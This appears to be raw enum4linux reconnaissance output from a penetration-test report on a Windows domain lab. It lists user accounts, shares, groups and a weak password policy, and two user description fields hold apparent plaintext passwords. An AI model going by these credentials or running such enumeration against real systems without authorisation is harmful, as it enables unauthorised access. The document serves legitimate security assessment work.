S-1-5-90-1001 *unknown**unknown* (8)
S-1-5-90-1002 *unknown**unknown* (8)
S-1-5-90-1003 *unknown**unknown* (8)
S-1-5-90-1004 *unknown**unknown* (8)
S-1-5-90-1005 *unknown**unknown* (8)
S-1-5-90-1006 *unknown**unknown* (8)
S-1-5-90-1007 *unknown**unknown* (8)
S-1-5-90-1008 *unknown**unknown* (8)
S-1-5-90-1009 *unknown**unknown* (8)
S-1-5-90-1010 *unknown**unknown* (8)
S-1-5-90-1011 *unknown**unknown* (8)
S-1-5-90-1012 *unknown**unknown* (8)
S-1-5-90-1013 *unknown**unknown* (8)
S-1-5-90-1014 *unknown**unknown* (8)
S-1-5-90-1015 *unknown**unknown* (8)
S-1-5-90-1016 *unknown**unknown* (8)
S-1-5-90-1017 *unknown**unknown* (8)
S-1-5-90-1018 *unknown**unknown* (8)
S-1-5-90-1019 *unknown**unknown* (8)
S-1-5-90-1020 *unknown**unknown* (8)
S-1-5-90-1021 *unknown**unknown* (8)
S-1-5-90-1022 *unknown**unknown* (8)
S-1-5-90-1023 *unknown**unknown* (8)
S-1-5-90-1024 *unknown**unknown* (8)
S-1-5-90-1025 *unknown**unknown* (8)
S-1-5-90-1026 *unknown**unknown* (8)
S-1-5-90-1027 *unknown**unknown* (8)
S-1-5-90-1028 *unknown**unknown* (8)
S-1-5-90-1029 *unknown**unknown* (8)
S-1-5-90-1030 *unknown**unknown* (8)
S-1-5-90-1031 *unknown**unknown* (8)
S-1-5-90-1032 *unknown**unknown* (8)
S-1-5-90-1033 *unknown**unknown* (8)
S-1-5-90-1034 *unknown**unknown* (8)

S-1-5-90-1035 *unknown**unknown* (8)
S-1-5-90-1036 *unknown**unknown* (8)
S-1-5-90-1037 *unknown**unknown* (8)
S-1-5-90-1038 *unknown**unknown* (8)
S-1-5-90-1039 *unknown**unknown* (8)
S-1-5-90-1040 *unknown**unknown* (8)
S-1-5-90-1041 *unknown**unknown* (8)
S-1-5-90-1042 *unknown**unknown* (8)
S-1-5-90-1043 *unknown**unknown* (8)
S-1-5-90-1044 *unknown**unknown* (8)
S-1-5-90-1045 *unknown**unknown* (8)
S-1-5-90-1046 *unknown**unknown* (8)
S-1-5-90-1047 *unknown**unknown* (8)
S-1-5-90-1048 *unknown**unknown* (8)
S-1-5-90-1049 *unknown**unknown* (8)
S-1-5-90-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'
S-1-5-80-500 *unknown**unknown* (8)
S-1-5-80-501 *unknown**unknown* (8)
S-1-5-80-502 *unknown**unknown* (8)
S-1-5-80-503 *unknown**unknown* (8)
S-1-5-80-504 *unknown**unknown* (8)
S-1-5-80-505 *unknown**unknown* (8)
S-1-5-80-506 *unknown**unknown* (8)
S-1-5-80-507 *unknown**unknown* (8)
S-1-5-80-508 *unknown**unknown* (8)
S-1-5-80-509 *unknown**unknown* (8)
S-1-5-80-510 *unknown**unknown* (8)
S-1-5-80-511 *unknown**unknown* (8)
S-1-5-80-512 *unknown**unknown* (8)
S-1-5-80-513 *unknown**unknown* (8)
S-1-5-80-514 *unknown**unknown* (8)
S-1-5-80-515 *unknown**unknown* (8)
S-1-5-80-516 *unknown**unknown* (8)
S-1-5-80-517 *unknown**unknown* (8)
S-1-5-80-518 *unknown**unknown* (8)
S-1-5-80-519 *unknown**unknown* (8)
S-1-5-80-520 *unknown**unknown* (8)
S-1-5-80-521 *unknown**unknown* (8)
S-1-5-80-522 *unknown**unknown* (8)
S-1-5-80-523 *unknown**unknown* (8)
S-1-5-80-524 *unknown**unknown* (8)
S-1-5-80-525 *unknown**unknown* (8)
S-1-5-80-526 *unknown**unknown* (8)

S-1-5-80-527 *unknown**unknown* (8)
S-1-5-80-528 *unknown**unknown* (8)
S-1-5-80-529 *unknown**unknown* (8)
S-1-5-80-530 *unknown**unknown* (8)
S-1-5-80-531 *unknown**unknown* (8)
S-1-5-80-532 *unknown**unknown* (8)
S-1-5-80-533 *unknown**unknown* (8)
S-1-5-80-534 *unknown**unknown* (8)
S-1-5-80-535 *unknown**unknown* (8)
S-1-5-80-536 *unknown**unknown* (8)
S-1-5-80-537 *unknown**unknown* (8)
S-1-5-80-538 *unknown**unknown* (8)
S-1-5-80-539 *unknown**unknown* (8)
S-1-5-80-540 *unknown**unknown* (8)
S-1-5-80-541 *unknown**unknown* (8)
S-1-5-80-542 *unknown**unknown* (8)
S-1-5-80-543 *unknown**unknown* (8)
S-1-5-80-544 *unknown**unknown* (8)
S-1-5-80-545 *unknown**unknown* (8)
S-1-5-80-546 *unknown**unknown* (8)
S-1-5-80-547 *unknown**unknown* (8)
S-1-5-80-548 *unknown**unknown* (8)
S-1-5-80-549 *unknown**unknown* (8)
S-1-5-80-550 *unknown**unknown* (8)
S-1-5-80-1000 *unknown**unknown* (8)
S-1-5-80-1001 *unknown**unknown* (8)
S-1-5-80-1002 *unknown**unknown* (8)
S-1-5-80-1003 *unknown**unknown* (8)
S-1-5-80-1004 *unknown**unknown* (8)
S-1-5-80-1005 *unknown**unknown* (8)
S-1-5-80-1006 *unknown**unknown* (8)
S-1-5-80-1007 *unknown**unknown* (8)
S-1-5-80-1008 *unknown**unknown* (8)
S-1-5-80-1009 *unknown**unknown* (8)
S-1-5-80-1010 *unknown**unknown* (8)
S-1-5-80-1011 *unknown**unknown* (8)
S-1-5-80-1012 *unknown**unknown* (8)
S-1-5-80-1013 *unknown**unknown* (8)
S-1-5-80-1014 *unknown**unknown* (8)
S-1-5-80-1015 *unknown**unknown* (8)
S-1-5-80-1016 *unknown**unknown* (8)
S-1-5-80-1017 *unknown**unknown* (8)
S-1-5-80-1018 *unknown**unknown* (8)
S-1-5-80-1019 *unknown**unknown* (8)

S-1-5-80-1020 *unknown**unknown* (8)
S-1-5-80-1021 *unknown**unknown* (8)
S-1-5-80-1022 *unknown**unknown* (8)
S-1-5-80-1023 *unknown**unknown* (8)
S-1-5-80-1024 *unknown**unknown* (8)
S-1-5-80-1025 *unknown**unknown* (8)
S-1-5-80-1026 *unknown**unknown* (8)
S-1-5-80-1027 *unknown**unknown* (8)
S-1-5-80-1028 *unknown**unknown* (8)
S-1-5-80-1029 *unknown**unknown* (8)
S-1-5-80-1030 *unknown**unknown* (8)
S-1-5-80-1031 *unknown**unknown* (8)
S-1-5-80-1032 *unknown**unknown* (8)
S-1-5-80-1033 *unknown**unknown* (8)
S-1-5-80-1034 *unknown**unknown* (8)
S-1-5-80-1035 *unknown**unknown* (8)
S-1-5-80-1036 *unknown**unknown* (8)
S-1-5-80-1037 *unknown**unknown* (8)
S-1-5-80-1038 *unknown**unknown* (8)
S-1-5-80-1039 *unknown**unknown* (8)
S-1-5-80-1040 *unknown**unknown* (8)
S-1-5-80-1041 *unknown**unknown* (8)
S-1-5-80-1042 *unknown**unknown* (8)
S-1-5-80-1043 *unknown**unknown* (8)
S-1-5-80-1044 *unknown**unknown* (8)
S-1-5-80-1045 *unknown**unknown* (8)
S-1-5-80-1046 *unknown**unknown* (8)
S-1-5-80-1047 *unknown**unknown* (8)
S-1-5-80-1048 *unknown**unknown* (8)
S-1-5-80-1049 *unknown**unknown* (8)
S-1-5-80-1050 *unknown**unknown* (8)

```
 ============================================
|    Getting printer info for 192.168.10.1    |
 ============================================
```
No printers returned.

enum4linux complete on Sat Jan 15 14:01:42 2022

3.4.5.2 Enum4linux results of Server2-192.168.10.2

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Wed Jan 19 14:42:39 2022

```
 =========================
|    Target Information    |
```

```
 ==========================
Target ..... 192.168.10.2
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
 ===================================================
|    Enumerating Workgroup/Domain on 192.168.10.2    |
 ===================================================
[+] Got domain/workgroup name: UADCWNET
 ============================================
|    Nbtstat Information for 192.168.10.2    |
 ============================================
Looking up status of 192.168.10.2
        SERVER2         <00> -         B <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        SERVER2         <20> -         B <ACTIVE>  File Server Service

        MAC Address = 00-15-5D-00-04-13
 ====================================
|    Session Check on 192.168.10.2    |
 ====================================
[+] Server 192.168.10.2 allows sessions using username 'test', password 'test123'
 ========================================
|    Getting domain SID for 192.168.10.2    |
 ========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[+] Host is part of a domain (not a workgroup)
 ====================================
|    OS information on 192.168.10.2    |
 ====================================
[+] Got OS info for 192.168.10.2 from smbclient:
[+] Got OS info for 192.168.10.2 from srvinfo:
        192.168.10.2   Wk Sv BDC Tim NT
        platform_id     : 500
        os version      :  10.0
        server type     :  0x801033
 ============================
|    Users on 192.168.10.2    |
 ============================
index: 0x8b3a RID: 0x8b3a acb: 0x00000210 Account: A.Benson          Name: Alma Benson      Desc:
legate
```

index: 0x6bd6 RID: 0x6bd6 acb: 0x00000210 Account: A.Lucas Name: Alice Lucas Desc: maiden
index: 0x6bf4 RID: 0x6bf4 acb: 0x00000210 Account: A.Norris Name: Ada Norris Desc: children
index: 0x8b27 RID: 0x8b27 acb: 0x00000210 Account: A.Pearson Name: Arthur Pearson Desc: dish
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x6bf2 RID: 0x6bf2 acb: 0x00000210 Account: B.Blair Name: Brendan Blair Desc: tech
index: 0x8b1a RID: 0x8b1a acb: 0x00000210 Account: B.Brown Name: Boyd Brown Desc: otherworld
index: 0x6bdb RID: 0x6bdb acb: 0x00000210 Account: B.Fletcher Name: Byron Fletcher Desc: Chester
index: 0x6be3 RID: 0x6be3 acb: 0x00000210 Account: B.Fox Name: Bobby Fox Desc: FTC
index: 0x69e7 RID: 0x69e7 acb: 0x00000210 Account: B.Stanley Name: Bobbie Stanley Desc: turk
index: 0x6bf3 RID: 0x6bf3 acb: 0x00000210 Account: C.Horton Name: Clay Horton Desc: Greta
index: 0x69ea RID: 0x69ea acb: 0x00000210 Account: C.Keller Name: Corey Keller Desc: Replication Account
index: 0x69e9 RID: 0x69e9 acb: 0x00000210 Account: C.Lamb Name: Cornelius Lamb Desc: oceanside
index: 0x6bd3 RID: 0x6bd3 acb: 0x00000210 Account: C.Mathis Name: Cedric Mathis Desc: prominent
index: 0x6bd8 RID: 0x6bd8 acb: 0x00000210 Account: C.Munoz Name: Chris Munoz Desc: denunciation
index: 0x6be8 RID: 0x6be8 acb: 0x00000210 Account: C.Romero Name: Cristina Romero Desc: smirk
index: 0x8b16 RID: 0x8b16 acb: 0x00000210 Account: C.Watkins Name: Clarence Watkins Desc: inlet
index: 0x8b34 RID: 0x8b34 acb: 0x00000210 Account: C.Welch Name: Craig Welch Desc: malignant
index: 0x6bec RID: 0x6bec acb: 0x00000210 Account: C.Willis Name: Carl Willis Desc: wavelength
index: 0x8b19 RID: 0x8b19 acb: 0x00000210 Account: D.Berry Name: Diane Berry Desc: giant
index: 0x8b29 RID: 0x8b29 acb: 0x00000210 Account: D.Doyle Name: Doreen Doyle Desc: capstone
index: 0x6be2 RID: 0x6be2 acb: 0x00000210 Account: D.Dunn Name: Daniel Dunn Desc: pinnacle
index: 0x8b2f RID: 0x8b2f acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: veracious
index: 0x6be7 RID: 0x6be7 acb: 0x00000210 Account: D.Gross Name: Deborah Gross Desc: gorse
index: 0x8b2a RID: 0x8b2a acb: 0x00000210 Account: D.Sandoval Name: Dwight Sandoval Desc: johnny
index: 0x8b31 RID: 0x8b31 acb: 0x00000210 Account: E.Blake Name: Ellen Blake Desc: Theodore
index: 0x6bd9 RID: 0x6bd9 acb: 0x00000210 Account: E.Elliott Name: Elmer Elliott Desc: Todd
index: 0x8b23 RID: 0x8b23 acb: 0x00000210 Account: E.Fields Name: Evan Fields Desc: facto
index: 0x69e5 RID: 0x69e5 acb: 0x00000210 Account: E.Hoffman Name: Evelyn Hoffman Desc: pass:oBOrWKTN7h
index: 0x6bd7 RID: 0x6bd7 acb: 0x00000210 Account: E.Wood Name: Edwin Wood Desc: assiduity
index: 0x6bde RID: 0x6bde acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: motet
index: 0x8b2d RID: 0x8b2d acb: 0x00000210 Account: F.Stokes Name: Florence Stokes Desc: Oldsmobile
index: 0x8b1f RID: 0x8b1f acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: veteran

index: 0x8b26 RID: 0x8b26 acb: 0x00000210 Account: G.FrancisName: Gretchen Francis Desc: circus
index: 0x6beb RID: 0x6beb acb: 0x00000210 Account: G.Lambert Name: Gilberto Lambert Desc: AAAS
index: 0x6bed RID: 0x6bed acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: Friday
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x6bdd RID: 0x6bdd acb: 0x00000210 Account: H.Alexander Name: Harvey Alexander Desc: auxiliary
index: 0x8b12 RID: 0x8b12 acb: 0x00000210 Account: H.Graham Name: Hannah Graham Desc: solvent
index: 0x8b1b RID: 0x8b1b acb: 0x00000210 Account: H.Scott Name: Hope Scott Desc: pact
index: 0x6bd2 RID: 0x6bd2 acb: 0x00000210 Account: J.Ballard Name: Johnnie Ballard Desc: gassy
index: 0x8b30 RID: 0x8b30 acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: coarsen
index: 0x8b2e RID: 0x8b2e acb: 0x00000210 Account: J.Gonzales Name: Jessie Gonzales Desc: arithmetic
index: 0x69e8 RID: 0x69e8 acb: 0x00000210 Account: J.Kelly Name: Jane Kelly Desc: teetotal
index: 0x69e1 RID: 0x69e1 acb: 0x00000210 Account: J.Mccormick Name: Jody Mccormick Desc: electorate
index: 0x8b13 RID: 0x8b13 acb: 0x00000210 Account: J.Norton Name: Jessica Norton Desc: Downs
index: 0x6be1 RID: 0x6be1 acb: 0x00000210 Account: J.Patton Name: James Patton Desc: papa
index: 0x6bf1 RID: 0x6bf1 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: syllogistic
index: 0x8b37 RID: 0x8b37 acb: 0x00000210 Account: J.Rhodes Name: Julie Rhodes Desc: tenacious
index: 0x8b1c RID: 0x8b1c acb: 0x00000210 Account: J.Stevenson Name: Jody Stevenson Desc: digging
index: 0x69dd RID: 0x69dd acb: 0x00000210 Account: J.Tate Name: Juanita Tate Desc: pastoral
index: 0x8b25 RID: 0x8b25 acb: 0x00000210 Account: J.Wagner Name: Jake Wagner Desc: applique
index: 0x8b35 RID: 0x8b35 acb: 0x00000210 Account: J.Wilkerson Name: Jennifer Wilkerson Desc: contumacy
index: 0x8b39 RID: 0x8b39 acb: 0x00000210 Account: K.CastilloName: Krista Castillo Desc: London
index: 0x8b3f RID: 0x8b3f acb: 0x00000210 Account: K.Cohen Name: Kristen Cohen Desc: sleepy
index: 0x8b22 RID: 0x8b22 acb: 0x00000210 Account: K.Mcgee Name: Kimberly Mcgee Desc: nasal
index: 0x69e3 RID: 0x69e3 acb: 0x00010210 Account: K.Patrick Name: Kelvin Patrick Desc: methionine
index: 0x8b33 RID: 0x8b33 acb: 0x00000210 Account: K.Russell Name: Kristopher Russell Desc: sable
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x6bee RID: 0x6bee acb: 0x00000210 Account: L.Campbell Name: Leland CampbellDesc: resistant
index: 0x8b28 RID: 0x8b28 acb: 0x00000210 Account: L.Mcguire Name: Lonnie Mcguire Desc: Abidjan
index: 0x8b3c RID: 0x8b3c acb: 0x00000210 Account: L.Nguyen Name: Lamar Nguyen Desc: pass:tenterhooks61

index: 0x6bea RID: 0x6bea acb: 0x00000210 Account: L.Sharp Name: Lucia Sharp Desc: Edgerton
index: 0x6bdf RID: 0x6bdf acb: 0x00000210 Account: L.Vasquez Name: Leticia Vasquez Desc: Caviness
index: 0x8b2c RID: 0x8b2c acb: 0x00000210 Account: M.Boyd Name: Mattie Boyd Desc: jamblocks
index: 0x69df RID: 0x69df acb: 0x00000210 Account: M.Bradley Name: Manuel Bradley Desc: Ehrlich
index: 0x6be5 RID: 0x6be5 acb: 0x00000210 Account: M.Carson Name: Miriam Carson Desc: vestibule
index: 0x8b18 RID: 0x8b18 acb: 0x00000210 Account: M.Davidson Name: Mercedes Davidson Desc: Siberia
index: 0x69e0 RID: 0x69e0 acb: 0x00000210 Account: M.Day Name: Miguel Day Desc: cereal
index: 0x6be0 RID: 0x6be0 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: stiletto
index: 0x69de RID: 0x69de acb: 0x00000210 Account: M.Johnston Name: Melinda Johnston Desc: casino
index: 0x6be4 RID: 0x6be4 acb: 0x00000210 Account: M.Jordan Name: Maryann Jordan Desc: aboveground
index: 0x8b3d RID: 0x8b3d acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: gigacycle
index: 0x8b36 RID: 0x8b36 acb: 0x00000210 Account: M.Patterson Name: Myra Patterson Desc: degenerate
index: 0x8b15 RID: 0x8b15 acb: 0x00000210 Account: M.Phillips Name: Marion Phillips Desc: echoes
index: 0x6bd1 RID: 0x6bd1 acb: 0x00000210 Account: N.Colon Name: Nichole Colon Desc: Proust
index: 0x8b3b RID: 0x8b3b acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: mayhem
index: 0x8b38 RID: 0x8b38 acb: 0x00000210 Account: N.Norman Name: Nicolas Norman Desc: prick
index: 0x8b14 RID: 0x8b14 acb: 0x00010210 Account: N.Wells Name: Nettie Wells Desc: paraffin
index: 0x6bda RID: 0x6bda acb: 0x00000210 Account: O.Parker Name: Oliver Parker Desc: indelible
index: 0x8b1e RID: 0x8b1e acb: 0x00000210 Account: P.Cain Name: Pam Cain Desc: Inca
index: 0x8b24 RID: 0x8b24 acb: 0x00000210 Account: R.Baker Name: Rodney Baker Desc: Paulette
index: 0x8b11 RID: 0x8b11 acb: 0x00000210 Account: R.Beck Name: Roman Beck Desc: PTA
index: 0x69e4 RID: 0x69e4 acb: 0x00000210 Account: R.Bridges Name: Randy Bridges Desc: fair
index: 0x8b3e RID: 0x8b3e acb: 0x00000210 Account: R.Holloway Name: Ryan Holloway Desc: teena
index: 0x6bdc RID: 0x6bdc acb: 0x00000210 Account: R.Moran Name: Russell Moran Desc: spicy
index: 0x6be9 RID: 0x6be9 acb: 0x00000210 Account: S.Brock Name: Shawna Brock Desc: giantess
index: 0x8b2b RID: 0x8b2b acb: 0x00000210 Account: S.Daniels Name: Sharon Daniels Desc: ramp
index: 0x8b17 RID: 0x8b17 acb: 0x00000210 Account: S.Franklin Name: Sidney Franklin Desc: sorry
index: 0x69e2 RID: 0x69e2 acb: 0x00000210 Account: S.Glover Name: Sean Glover Desc: rye
index: 0x8b21 RID: 0x8b21 acb: 0x00000210 Account: S.Hicks Name: Sergio Hicks Desc: embargoes
index: 0x6bd4 RID: 0x6bd4 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: freer
index: 0x6bef RID: 0x6bef acb: 0x00000210 Account: S.Jennings Name: Suzanne Jennings Desc: NH

index: 0x8b20 RID: 0x8b20 acb: 0x00000210 Account: T.Gibson Name: Troy Gibson Desc: argument
index: 0x6bd5 RID: 0x6bd5 acb: 0x00000210 Account: T.Maldonado Name: Tim Maldonado Desc: Porte
index: 0x69e6 RID: 0x69e6 acb: 0x00000210 Account: T.Reid Name: Tommy Reid Desc: spicebush
index: 0x6be6 RID: 0x6be6 acb: 0x00000210 Account: T.Simmons Name: Tracey Simmons Desc: male
index: 0x6bf0 RID: 0x6bf0 acb: 0x00000210 Account: T.Todd Name: Taylor Todd Desc: Antietam
index: 0x6bf5 RID: 0x6bf5 acb: 0x00000210 Account: test Name: Pen test Desc: seethed
index: 0x8b32 RID: 0x8b32 acb: 0x00000210 Account: V.Lawson Name: Virginia Lawson Desc: transoceanic
index: 0x8b1d RID: 0x8b1d acb: 0x00000210 Account: Y.Burton Name: Yvonne Burton Desc: Replication Account

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]
user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
user:[J.Ballard] rid:[0x6bd2]
user:[C.Mathis] rid:[0x6bd3]
user:[S.Higgins] rid:[0x6bd4]
user:[T.Maldonado] rid:[0x6bd5]
user:[A.Lucas] rid:[0x6bd6]
user:[E.Wood] rid:[0x6bd7]
user:[C.Munoz] rid:[0x6bd8]
user:[E.Elliott] rid:[0x6bd9]
user:[O.Parker] rid:[0x6bda]
user:[B.Fletcher] rid:[0x6bdb]
user:[R.Moran] rid:[0x6bdc]
user:[H.Alexander] rid:[0x6bdd]
user:[F.Payne] rid:[0x6bde]

user:[L.Vasquez] rid:[0x6bdf]
user:[M.Harrington] rid:[0x6be0]
user:[J.Patton] rid:[0x6be1]
user:[D.Dunn] rid:[0x6be2]
user:[B.Fox] rid:[0x6be3]
user:[M.Jordan] rid:[0x6be4]
user:[M.Carson] rid:[0x6be5]
user:[T.Simmons] rid:[0x6be6]
user:[D.Gross] rid:[0x6be7]
user:[C.Romero] rid:[0x6be8]
user:[S.Brock] rid:[0x6be9]
user:[L.Sharp] rid:[0x6bea]
user:[G.Lambert] rid:[0x6beb]
user:[C.Willis] rid:[0x6bec]
user:[G.Turner] rid:[0x6bed]
user:[L.Campbell] rid:[0x6bee]
user:[S.Jennings] rid:[0x6bef]
user:[T.Todd] rid:[0x6bf0]
user:[J.Poole] rid:[0x6bf1]
user:[B.Blair] rid:[0x6bf2]
user:[C.Horton] rid:[0x6bf3]
user:[A.Norris] rid:[0x6bf4]
user:[test] rid:[0x6bf5]
user:[R.Beck] rid:[0x8b11]
user:[H.Graham] rid:[0x8b12]
user:[J.Norton] rid:[0x8b13]
user:[N.Wells] rid:[0x8b14]
user:[M.Phillips] rid:[0x8b15]
user:[C.Watkins] rid:[0x8b16]
user:[S.Franklin] rid:[0x8b17]
user:[M.Davidson] rid:[0x8b18]
user:[D.Berry] rid:[0x8b19]
user:[B.Brown] rid:[0x8b1a]
user:[H.Scott] rid:[0x8b1b]
user:[J.Stevenson] rid:[0x8b1c]
user:[Y.Burton] rid:[0x8b1d]
user:[P.Cain] rid:[0x8b1e]
user:[G.Adkins] rid:[0x8b1f]
user:[T.Gibson] rid:[0x8b20]
user:[S.Hicks] rid:[0x8b21]
user:[K.Mcgee] rid:[0x8b22]
user:[E.Fields] rid:[0x8b23]
user:[R.Baker] rid:[0x8b24]
user:[J.Wagner] rid:[0x8b25]

```
user:[G.Francis] rid:[0x8b26]
user:[A.Pearson] rid:[0x8b27]
user:[L.Mcguire] rid:[0x8b28]
user:[D.Doyle] rid:[0x8b29]
user:[D.Sandoval] rid:[0x8b2a]
user:[S.Daniels] rid:[0x8b2b]
user:[M.Boyd] rid:[0x8b2c]
user:[F.Stokes] rid:[0x8b2d]
user:[J.Gonzales] rid:[0x8b2e]
user:[D.Ford] rid:[0x8b2f]
user:[J.Farmer] rid:[0x8b30]
user:[E.Blake] rid:[0x8b31]
user:[V.Lawson] rid:[0x8b32]
user:[K.Russell] rid:[0x8b33]
user:[C.Welch] rid:[0x8b34]
user:[J.Wilkerson] rid:[0x8b35]
user:[M.Patterson] rid:[0x8b36]
user:[J.Rhodes] rid:[0x8b37]
user:[N.Norman] rid:[0x8b38]
user:[K.Castillo] rid:[0x8b39]
user:[A.Benson] rid:[0x8b3a]
user:[N.Hogan] rid:[0x8b3b]
user:[L.Nguyen] rid:[0x8b3c]
user:[M.Murphy] rid:[0x8b3d]
user:[R.Holloway] rid:[0x8b3e]
user:[K.Cohen] rid:[0x8b3f]
 ========================================
|    Share Enumeration on 192.168.10.2    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.10.2
//192.168.10.2/ADMIN$           Mapping: DENIED, Listing: N/A
//192.168.10.2/C$         Mapping: DENIED, Listing: N/A
//192.168.10.2/IPC$       [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
```

```
//192.168.10.2/NETLOGON       Mapping: OK, Listing: OK
//192.168.10.2/SYSVOL Mapping: OK, Listing: OK
 ================================================
|    Password Policy Information for 192.168.10.2    |
 ================================================
[+] Attaching to 192.168.10.2 using test:test123
[+] Trying protocol 139/SMB...
        [!] Protocol failed: Cannot request session (Called Name:192.168.10.2)
[+] Trying protocol 445/SMB...
[+] Found domain(s):
        [+] UADCWNET
        [+] Builtin
[+] Password Info for Domain: UADCWNET
        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000
                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0
        [+] Minimum password age: None
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
[+] Retieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 0
 ==============================
|    Groups on 192.168.10.2    |
 ==============================
[+] Getting builtin groups:
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
```

group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Terminal Server License Servers] rid:[0x231]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Account Operators] rid:[0x224]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Server Operators] rid:[0x225]
group:[Print Operators] rid:[0x226]

[+] Getting builtin group memberships:
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\N.Colon
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\J.Norton

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
